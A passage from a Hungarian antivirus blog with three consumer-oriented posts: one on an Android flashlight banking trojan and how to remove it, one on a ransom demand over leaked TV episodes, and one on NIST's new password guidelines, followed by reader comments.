A kártevő **a mobileszközökre letöltött különféle alkalmazáskat veszi célba (például: Commbank, NAB, Westpac Mobile Banking, Facebook, WhatsApp, Instagram, Google Play), és HTML kódok segítségével fér hozzájuk azok elindításakor, majd egy hamis felugró adathalász ablakban kéri** a felhasználót a hitelkártya adatainak, illetve banki azonosítójának megadására. A belépési azonosítók ezután a támadók szerverére továbbítódnak.

Az eszköz blokkolásakor a támadók egy hamis frissítési ablakkal zárolják a képernyőt, ezáltal elfedik a háttérben folytatott bankszámla tranzakciókat, és egyúttal azt is megakadályozzák, hogy a felhasználó beavatkozzon a folyamatba. Az ESET kutatása szerint ez az applikáció az Android/Charger egy módosított verziója, amelyet még 2017 januárjában fedeztek fel. **A korábbi verziótól eltérően a Trojan.Android/Charger.B már nem képernyőzáras zsarolásokkal próbálkozik, hanem a banki adatok megszerzésével fér hozzá a bankszámlákhoz. Ritka fejlődési jelenségnek számít ez az Android kártevők történetében.**



Hogyan ismerhető fel, és távolítható el a kártevő? Ha a közelmúltban töltöttünk le valamilyen világító applikációt, érdemes ellenőrizni, nem fertőződött-e meg a készülékünk ezzel a trójaival.
Keressünk itt: Beállítások > Alkalmazáskezelő > Flashlight Widget!

Míg magát a kártékony alkalmazást könnyen megtalálhatjuk, annál nehezebb azt eltávolítani az eszközünkről. A Charger trójai ugyanis folyamatosan újra engedélyezteti az adminisztrátori jogosultságait, amikor megpróbáljuk inaktiválni azokat. Ezt úgy kerülhetjük ki, hogy Biztonsági módra állítjuk az eszközt és utána már eltávolíthatjuk a kártevőt. E**nnek lépéseiről bővebb információt ad az alábbi videó: https://www.youtube.com/watch?v=N9eK-Sw_-sI**



Nem először történik hasonló eset, például 2013-ban is lebukott már egy olyan kémkedő zseblámpa, ahol eladták a felhasználók adatait. Hogyan védekezzünk az ilyen támadások ellen? **Válasszunk hivatalos letöltő oldalakat, amikor csak lehetséges! Bár a Google Play sem hiba mentes, de kellően fejlett védelmi rendszereket alkalmaz a kártevők távoltartásának érdekében.**

Ha kétségeink támadnának egy alkalmazás megbízhatósága felől, ellenőrizzük a letöltések számát, a rá adott értékeléseket, de legfőképp a szöveges visszajelzéseket.



Bármilyen alkalmazás futtatásakor ellenőrizzük, milyen engedélyeket és jogosultásokat kér, és amennyiben ezek nem szükségesek a kínált funkcióhoz, érdemes átgondolni, valóban le akarjuk-e tölteni.

Nem utolsó sorban használjunk egy megbízható mobil biztonsági megoldást, amely védelmet nyújt a legújabb veszélyek ellen is!

Tetszik 5
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: google mobil alkalmazás play trójai android store eset kártevő banki zseblámpa welivesecurity.com

Ajánlott bejegyzések:


Játéknak álcázott banki trójai


Az Androidos pornó nem játék!


Rossz időben, rossz helyen


Az Android az Új Vadnyugat - ja nem - de :)


A váltságdíjas titkosító kártevő visszatér

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12458413

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.04.27. 16:55:30

Óriási hibája ennek a nyomorult áruházaknak, hogy csak a magyar értékelések láthatóak a magyar felhasználóknak és nem lehet szűrni a pontozás alapján. Szóval elég nehéz a vélemények alapján szűrni a szemetet. :(

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal
Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

671

Antivírus blog

vírusok, férgek, botnetek, kártevők

Ransom is the new black!

2017. május 02. 15:14 - Csizmazia Darab István [Rambo]

Régen úgy szólt a mondás, mindent ellopnak, kivéve ami le van betonozva. Az online térben viszont mindez talán úgy lenne érvényes, hogy minden ellopnak, kivéve amit alaposan védenek, mert az csak később, nehezebben és sokkal lassabban ;-) **Ezúttal egy TV sorozat epizódjai kerültek illetéktelen kezekbe még a hivatalos premier előtt, amely kezek aztán nem haboztak húzós összegű váltságdíjért is kopogtatni.**




A klasszikus Macskafogó idézetben így zajlik egy zsarolás:
"- *Hé, te rohadt kis klambó! nem kapsz két óriási pofont, ha megmondod, hova lett az autó gazdája.*
- *Azt mondta az illető, hogy csak 5 ruppóért mondhatom meg. Ide a dohánnyal, vagy ízekre pofoztatom magam, és ezt nyugodtan vehetik fenyegetésnek!*"

Mindenesetre nagyon érdekes, hogy a még 2016. júniusában a Kürt Kft-vel közösen tartott akkori ransomware-es előadásunk alcíme ez volt: "Ransomware is the new black!" További részletek a hajtás után :-)



Szóval a napokban az Orange is The New Black legfrissebb, ötödik évada volt az áldozata az úgynevezett Dark Overlordnak, aki behatolt a filmkészítők számítógépes rendszerébe. Az állítólag már jóval korábban eltulajdonított, de most még mindig a **megjelenés előtt álló epizódokért (13-ból 10) 67 ezer USD-nek megfelelő (kb. 19 millió HUF) Bitcoint követelt előbb a gyártó Larson Studios cégtől, majd később a Netflixtől.**

Mivel követeléseit nem teljesítették, a sorozat részeit már fel is töltötték a The Pirate Bay fájlmegosztó oldalra.



Az elkövető állítása szerint más stúdióktól - pl. ABC, Fox, National Geographic, IFC - is lopott már kópiákat, így ezeken a helyszíneken valószínűsíthető, hogy a biztonsági állapotokon még lenne mit erősíteni. Hogy a műsorok mellett **milyen mennyiségű személyes adat szivároghatott ki a támadásoknál, azt egyelőre nem tudni.**

A mostani sorozat ügyében a Netflix egyik lehetséges válasza lehet az a lépés is, ha az eredetileg június 9-re tervezett bemutató dátumát az incidens miatt előbbre hozza. Az Orange nem is az egyetlen a sorban, a támadó a Twitter csatornájában további ellopott filmeket és sorozatokat is említ, erről egy egész hosszú lista áll rendelkezésre.



Akik valamennyire figyelemmel kísérik a váltságdíj szedő kártevők történetét a CryptoLocker 2013-as eljövetele óta sok érdekes jelenségnek lehettek már tanúi. **Ugyanis jól láthatóan nem csak a saját állományaink titkosításának feloldásáért, hanem DDoS támadás megállításáért, ellopott céges adatok Pastebin-re való fel nem töltéséért is lehet pénz követelni - és mint a mostani eset mutatja, szellemi javak, tv sorozatok ki nem szivárogtatásával is megkísérelhetnek zsarolást.**

Egy biztos, a biztonsági szakértők között nem az a legélesebb kés a fiókban, aki erre mindössze a Bitcoinokból való feltankolást tanácsolja.

Tetszik 3
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: sorozat film is orange the incidens black televízió new zsarolás váltságdíj bitcoin welivesecurity.com

Ajánlott bejegyzések:



[A gépeink a bányában dolgoznak]



[Tudom mit műttettél meg tavaly nyáron]



[Ébredő erő: DDoS támadások]



[Fizess vagy DDoS-oljuk a banki oldalt!]



[Magyarországra is megérkezett a CTB-Locker]

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12474125

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



Hirdetés

Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása

3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

674

Antivírus blog

vírusok, férgek, botnetek, kártevők

Változások jelszó fronton

2017. május 05. 12:14 - Csizmazia Darab István [Rambo]

Változás jöhet a jelszavak területén, ugyanis **elkészült a NIST (az Egyesült Államok Nemzeti Szabványügyi és Technológiai Intézete) által megfogalmazott "Új digitális személyazonossági irányelvek" (Digital Identity Guidelines) című anyag. A tervezet új, továbbfejlesztett jelszókövetelményeket tartalmaz**, segítve illetve megváltoztatva az eddigi szokásokat és a hozzájuk kapcsolódó kellemetlenségeket.



Többször is terítéken volt már a jelszavak kérdése, így például az is hogyan bánunk velük: 16 százaléka a felhasználóknak sosem változtatja meg a jelszavát, és **18%-uk figyelmen kívül hagyja a jelzést, ha az általa leggyakrabban használt online vagy közösségi oldal jelszócserére figyelmeztető üzenetet küld neki.**

A családtag, háziállat neve sajnos még mindig sokszor szerepel a jelszavakban. Sajnos sokan valóban nem végzik el ezt a "munkát", nem gondolkodnak egyedi, szofisztikált jelszavak használatán, így lehetett 2016-ban megint az "123456" a Worst Password lista első helyezettje.



A nemsokára életbelépő NIST szabályozás felhasználóbarát és biztonságos megközelítést ígér a jelszavak használatának területén. Bár az iránymutatások csak a szövetségi ügynökségekre nézve kötelezőek, azonban nagy befolyást gyakorolnak majd a szervezetekre általában, és ez világszerte érinteni fogja az internethasználókat.


Például megszűnik a rendszeres kötelező jelszóváltoztatás, és a jelszó-emlékeztető valamint a tudás

alapú azonosítás. Ezen a területen azért is fontos munkálkodni, mert az incidensek jelentős részében gyenge pontnak bizonyul.



Mindannyian ismerjük az új internetes fiók létrehozásakor tapasztalt kellemetlenségeket. Miután megpróbáljuk megadni a számunkra legmegfelelőbb jelszót, gyakran ütközünk a következő hibaüzenetekbe: "A jelszónak tartalmaznia kell legalább egy nagybetűt/speciális karaktert/számot". Majd miután beleírunk mindent, megjelennek a nem várt üzenetek: "A jelszó nem tartalmazhatja az ön által megadott karaktert", vagy "A választott jelszó túl hosszú".

A jelszavak világnapja (a World Password Day minden év május első szerdája) alkalmából az ESET szakemberei összeszedték a legfontosabb tudnivalókat a belépőkódokat érintő, a közeljövőben várható szabályozásról.



Nincs többé kötelező szabály a jelszavak összetételéről, vagyis visszavonásra kerülnének a jelszavak összetételéről szóló szabályok, mint például a kis és nagybetűk, számok és speciális karakterek kötelező szerepeltetése a belépőkódokban. Ennek oka, hogy ezek a szabályok elvétve eredményeznek erősebb jelszavakat, sokkal inkább gyenge, és/vagy nehezen megjegyezhető kódok generálására veszik rá a felhasználókat.

Az új szabályozás azt is tanácsolja, hogy ne kérjenek rendszeres jelszóváltoztatást a felhasználóktól, hacsak ők maguk nem kezdeményezik, vagy ha valamilyen adatvesztés történt a szervezetnél. Ennek oka, hogy a felhasználóknak nincs türelmük állandóan új, erősebb jelszavakat kitalálni, így ez a megoldás több kárt okoz, mint hasznot.



A jelszó-emlékeztetők és a tudás alapú azonosítás segíthet az elfelejtett jelszavak megtalálásában, azonban ezek az adatok nagy értéket jelentenek a kiberbűnözők számára is, így egyre több oldalon szűnik meg ezek használata.

Emlékezetes, hogy egy korábbi "Secrets, Lies, and Account Recovery" nevű hamis biztonságérzetet ad az, ha például a születési helyünk a válasz, hiszen ha belegondolunk, rengetegen születtek például Budapesten, de gond emellett az is, hogy az ilyen adat könnyen kitalálható. Például a koreai anyanyelvűek között 10 találgatásos próbálkozásból 39%-ban sikerült megfejteni a helyes választ, persze amiatt is, hogy nem túl sok nagyváros neve merülhet fel ilyenkor.

Nyilván az is árnyalja a jelszó-emlékeztető használatát, hogy sokan ahogy a jelszavukra sem emlékeznek egy idő után, úgy a jelszó-emlékeztető kérdés-választ is totálisan elfelejtik. Egy tesztmérés szerint egy hónappal később még 74% emlékszik, de három hónap után ez az arány már csak 50% volt.




A jelszavak összetételének szabályozása helyett a NIST egy feketelista használatát javasolja, amely tartalmazza a leggyakrabban használt és/vagy korábban kiszivárgott jelszavakat, így ezek megadására már nem lesz lehetőség. Ezt részben már el is kezdték egyes fejlesztők, ugyanis 2016. májusában a Microsoft úgy döntött, nem engedélyezi tovább az évek óta a Worst Password által is kipellengérezett primitív, az olyan könnyen törhető, vagy egyszerűen kitalálható jelszavakat, mint a "password", "qwerty" vagy az "123456".

Ennek jegyében 2016. óta egyszerűen kitiltotta a rendszereiből az ilyen jelszavak használatát, így 2016. óta a Microsoft fiók, az Azure, az Xbox, a OneDrive, az Outlook és a Skype sem fogadja el már ezeket.



A tervezet szerint jelszó beállításakor a felhasználók szabadon választhatnak majd minden nyomtatható ASCII és UNICODE karakterből, beleértve a hangulatjeleket (emoji) is. **A felhasználók számára lehetővé kell tenni a szóközök használatát is, amelyek a jelmondatok természetes részét alkotják, és gyakran a hagyományos jelszavak ajánlott alternatívái.** Emellett a hosszról sem feledkezhetünk meg, hiszen a jelszavak hossza kulcsfontosságú tényező a kódok erősségében.

A megfelelő jelszónak a tervezet minimum 8 karaktert javasol, ám az ESET szakemberei felhívják a figyelmet arra, hogy **a jelszavak feltörésének idejében csak 11 karakter felett történik hatalmas ugrás, és a kódok megfejtése ekkor mai tudásunk szerint már szuperszámítógéppel is percek-napok helyett már évekbe telne, így érdemes legalább ilyen hosszú jelszavakat használni.**



Az egyfaktoros azonosítás a jövőben nem elég, és ilyenkor nem számít, hogy milyen jó jelszavakat adunk, hiszen a kódunk továbbra is csak egyetlen áthatolandó akadályt jelent az adataink és a kiberbűnözők között. **A biztonságos fiókok esetében a hatékony védelemhez a NIST a kétfaktoros azonosítási réteget javasolja minden helyszínen, ahol elérhető ez a megoldás.**

Az új ajánlások között szerepel az is, hogy az SMS üzeneteket ne használják többet a kétfaktoros azonosításra, a szakemberek inkább a szoftver által generált, egyszer használatos jelszavakat javasolják.



Összességében az új irányelvek sokkal haladóbb megközelítést alkalmaznak a digitális azonosításban, amely nem csak felhasználóbarátabb, de biztonságosabb is. Ebben a törekvésében a NIST nincs egyedül, az ESET szakemberei és a World Password Day kezdeményezés mögött álló személyek is elkötelezettek a jelszavak erősítése irányában.

Ennek jegyében a szakemberek azt szorgalmazzák, hogy minden fiókhoz egyedi és erős jelszavakat használjunk, éljünk a kétfaktoros azonosítási lehetőséggel, és alkossunk valamilyen egyedi saját stratégiát a jelszavaink készítéséhez, tárolásához, megjegyzéséhez és használatához. Így a kényelem VS. biztonság csörtében érdemes a felhasználóknak a jövőben a fókuszt egyre inkább az előbbiről az utóbbira helyezniük.

Megosztom tumblr. Tweet Pin it 8+1 B Tetszik 0

3 komment
Címkék: jelszó world szabályozás password day feltörés tervezet eset nist

Ajánlott bejegyzések:



[A jelszó ötven árnyalata]


[Hogyan védjük meg Twitter fiókunkat?]



[Jelszóhasználat - így lövünk mi]



[Nem tanulunk]



[Európai kiberbiztonsági hónap]

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12482835

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.05.05. 16:41:20

"Túl hosszú jelszó"
De az milyen jó, amikor elfogadja a harminc karakterest, de csak az első tizenhatot tárolja, majd belépéskor már nem vágja le a végét, így belépni sem enged vele :D (már nem tudom, melyik hazai fórumon találkoztam ezzel)

Válasz erre

Zardas 2017.05.06. 17:03:11

Nyertes nálam az OTP, ami 8 karakterben maximálja a jelszavakat. Igaz hogy tudni kell a számlaszámot, a szerződés azonosítószámát és kétlépcsős belépés is van, de azért mégis...

Ennél jobb csak a pár évvel ezelőtti Telenor volt, ahol kemény 6 db számjegy lehetett a jelszó. Szerencsére annyira nem számított, mert belépésnél közölte hogy nincs ilyen e-mail, regisztrációnál pedig hogy már van ilyen e-mail. :) Így kénytelen voltam sms belépéssel megoldani. Mára szerencsére gatyába rázták a rendszert.

Válasz erre

bunny.hu · http://www.divecenter.hu 2017.05.07. 12:10:33

A vége úgyis az, hogy
1- mindenhova ugyanaz a jelszó
2- előbb-utóbb jelszókezelő alkalmazást telepít az ember


Válasz erre

keresés

Keresés

Keresés

tweetz



Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

587

Antivírus blog

vírusok, férgek, botnetek, kártevők

Telepítek, tehát vagyok

